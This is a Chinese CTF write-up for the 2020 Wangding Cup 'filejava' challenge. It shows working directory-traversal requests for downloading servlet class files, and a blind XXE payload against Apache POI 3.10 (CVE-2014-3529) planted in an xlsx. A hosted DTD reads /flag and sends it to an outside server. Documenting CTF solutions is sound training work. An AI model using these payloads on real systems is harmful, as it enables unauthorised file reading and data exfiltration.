# [网鼎杯 2020 青龙组]filejava

原创

b1ackc4t 已于 2022-01-27 18:39:37 修改 231 收藏

分类专栏： writerup 文章标签： ctf writeup web安全

于 2022-01-27 17:45:59 首次发布





## 任意文件下载


选择文件 6~L4J9C1ZX...UL`%)7A.png submit

入眼是一个上传框，我们先随意上传一个正常图片试试水

文件上传成功!
下载地址：6~L4J9C1ZXDT`PLOUL`%)7A.png

拿到文件下载地址，尝试一下能否任意文件下载

抓下载的包尝试目录穿越





成功下载web.xml的内容

```
13          version="4.0">
14      <servlet>
15          <servlet-name>DownloadServlet</servlet-name>
16          <servlet-class>cn.abc.servlet.DownloadServlet</servlet-class>
17      </servlet>
18
19      <servlet-mapping>
20          <servlet-name>DownloadServlet</servlet-name>
21          <url-pattern>/DownloadServlet</url-pattern>
22      </servlet-mapping>
23
24      <servlet>
25          <servlet-name>ListFileServlet</servlet-name>
26          <servlet-class>cn.abc.servlet.ListFileServlet</servlet-class>
27      </servlet>
28
29      <servlet-mapping>
30          <servlet-name>ListFileServlet</servlet-name>
31          <url-pattern>/ListFileServlet</url-pattern>
32      </servlet-mapping>
33
34      <servlet>
35          <servlet-name>UploadServlet</servlet-name>
36          <servlet-class>cn.abc.servlet.UploadServlet</servlet-class>
37      </servlet>
38
39      <servlet-mapping>
40          <servlet-name>UploadServlet</servlet-name>
41          <url-pattern>/UploadServlet</url-pattern>
42      </servlet-mapping>
43  </web-app>
```



所有class文件都在**/WEB-INF/classes**继续下载所有的class文件，注意不要忘了class后缀




```
/DownloadServlet?filename=..%2f..%2f..%2f..%2fWEB-INF%2fclasses%2fcn%2fabc%2fservlet%2fDownloadServlet.class
/DownloadServlet?filename=..%2f..%2f..%2f..%2fWEB-INF%2fclasses%2fcn%2fabc%2fservlet%2fListFileServlet.class
/DownloadServlet?filename=..%2f..%2f..%2f..%2fWEB-INF%2fclasses%2fcn%2fabc%2fservlet%2fUploadServlet.class
```

将三个文件拖入idea反编译，发现关键代码

```
filename = fileItem.getName();
if (filename != null && !filename.trim().equals("")) {
    fileExtName = filename.substring(filename.lastIndexOf( str: ".") + 1);
    InputStream in = fileItem.getInputStream();
    if (filename.startsWith("excel-") && "xlsx".equals(fileExtName)) {
        try {
            Workbook wb1 = WorkbookFactory.create(in);
            Sheet sheet = wb1.getSheetAt(0);
            System.out.println(sheet.getFirstRowNum());
        } catch (InvalidFormatException var20) {
            System.err.println("poi-ooxml-3.10 has something wrong");
            var20.printStackTrace();
        }
    }

    String saveFilename = this.makeFileName(filename);
```



暴露了使用的依赖poi-ooxml的版本信息3.10，去神奇的搜索引擎搜索一下它的漏洞

**1、CVE-2014-3529**

Apache POI 3.10-FINAL及以前版本被发现允许远程攻击者通过注入XML外部实体访问外部实体资源或者读取任意文件。

**1. 漏洞编号**

CVE-2014-3529

**2. 影响范围**

poi-ooxml-3.10-FINAL.jar及以下版本



刚好可以利用，那么接下来就是漏洞复现的过程了


---

## CVE-2014-3529

此漏洞需要一台vps进行配合，因为是盲打xxe，数据需要带外才能看见


**我这里是借用的buu平台的linux labs，开启一个靶机后会给你一个url可以被外网访问，外网81端口映射的是靶机的80端口，是个apache的web服务。因为只有一个端口可以用，我们把dtd文件放在这个web服务上，flag也发到这个web服务上即可**


新建个xlsx文件，后缀改zip解压




在**[Content_Types].xml**中插入恶意xml代码，引入我们vps上的外部实体

```
<!DOCTYPE convert [
<!ENTITY % test SYSTEM 'http://2c45ed92-c49e-4f58-881c-78a9cac2d194.node4.buuoj.cn:81/server.dtd'> %test; %exe;
%entity;]>
```




改完了后，把它们压缩回zip，改后缀xlsx

```
if (filename.startsWith("excel-") && "xlsx".equals(fileExtName)) {
```

题目代码限制了文件名excel-***.xlsx


我们vps的web服务器上准备好dtd文件如下

```
<!ENTITY % file SYSTEM "file:///flag">
<!ENTITY % exe "<!ENTITY &#37; entity SYSTEM 'http://2c45ed92-c49e-4f58-881c-78a9cac2d194.node4.buuoj.cn:81/%fil
e;'>">
```

上传我们的**excel-exp.xlsx**

vps查看apache访问日志

```
:/var/log/apache2# cat access.log
```

```
10.244.80.46 - - [27/Jan/2022:10:23:30 +0000] "GET /flag%7B1773660f-ee5a-4ad0-84ac-e8029f518c22%7D HTTP/1.1" 404 518 "-" "Java/1.8.0_252"
```

url解码得到flag `flag{1773660f-ee5a-4ad0-84ac-e8029f518c22}`